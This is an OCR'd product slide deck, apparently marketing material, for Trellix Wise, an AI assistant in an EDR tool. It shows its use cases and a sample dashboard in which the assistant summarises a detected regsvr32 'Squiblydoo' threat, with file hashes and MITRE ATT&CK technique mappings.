
Trellix Wise for EDR

Use Cases


- Natural language query for historical and real-time search
- Multilingual threat hunting
- Accelerated investigations
- Dossier Mode provides executive summaries of an incident
- Interactive Mode enables analysts to uncover new security insights
- Knowledge Graph visually shows the attack path

Trellix

Multilingual Threat Hunting



Accelerated Investigations Using Trellix Wise




Analyze Detection


Interactive Mode

Interactive Mode enables the discovery of new insights and their MITRE mappings through guided threat hunting by helping analysts answer questions:

- When did the incident happen?
- What do I do with this information?
- What actions can I take?
- Where can I get more information?



Trellix


Trellix | EDR
Monitoring
4 Total Threats
2 High
2 Medium
0 Low
11 minutes ago
Past 30 days
Threats by Ranking
Filter by keyword
View All
Command Line Interpreter:powershell.exe Apr 8, 2024 3:54:00 AM
Threat-Sample2.exe Apr 8, 2024 2:16:24 AM
DG_x86.exe Apr 8, 2024 2:07:55 AM
dash Mar 21, 20... 2:34:32 AM
Threat-Sample2.e...
Initial trigger Trace detection
First detection Feb 12, 2024 5:40:22 AM
Last detection Apr 8, 2024 2:16:24 AM
Affected devices 2
Age 64 days
Take Action
Process Attributes
First Name
Threat-Sample2.exe
MD5
247FC96F37798A3022ADB9E47BA5DA93
SHA-1
28AFF3CAC780A5F7D75064C671DC5F67A5FDC39B
SHA-256
211C2E02764A3B683948E08E44FB73B83FECDDAA6B567A40DBCB1AAEB6EE7DE1
Threat Details
Device: 1P4W1022H264 Mar 26, 2024 8:55:23 AM 2 affected devices
Threat Behavior
Techniques Observed(5)
MITRE ATT&CK™ Matrix
Suspicious Indicato
Windows Management Instrumentation T1047 (Execution)
Windows Command Shell T1059.003 (Execution)
Ingress Tool Transfer T1105 (Command and Control)
Regsvr32 T1218.010 (Defense Evasion)
NTFS File Attributes T1564.004 (Defense Evasion)
Portable Executabl
Suspicious process
Suspicious binary
Windows Commar
Process running fr
Process Activity
Summary View
Threat-Sample2.exe
Threat-Sample2.exe
cmd.exe
cmd.exe
regsvr32.exe
Observed (compare to SANS DFIR)
Image path C:\Users\cdaauto\Desktop\threatfiles\threatfi
Type -
Parent process -
Command Line "C:\Users\cdaauto\Desktop\threatfiles\threat
Process ID 5320
Detection Analysis
1
Summary:
The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.
keyPoints:
2
- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address and a script file (payload.sct), which is a common technique used in Squiblydoo attacks to bypass application whitelisting controls.
- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory.
- The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
- The events suggest a potential attempt to establish a Command and Control (C2) channel or to execute malicious code on the system.
- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.
3
RATE THIS RESPONSE
Provide more Detail
Brief me on related MITRE TTPs
Generate a Knowledge Graph
Suggest some Recommended Actions
Assess Accuracy
Show Device Information
Tell me about Related Breaches
4

Trellix

Investigative Context

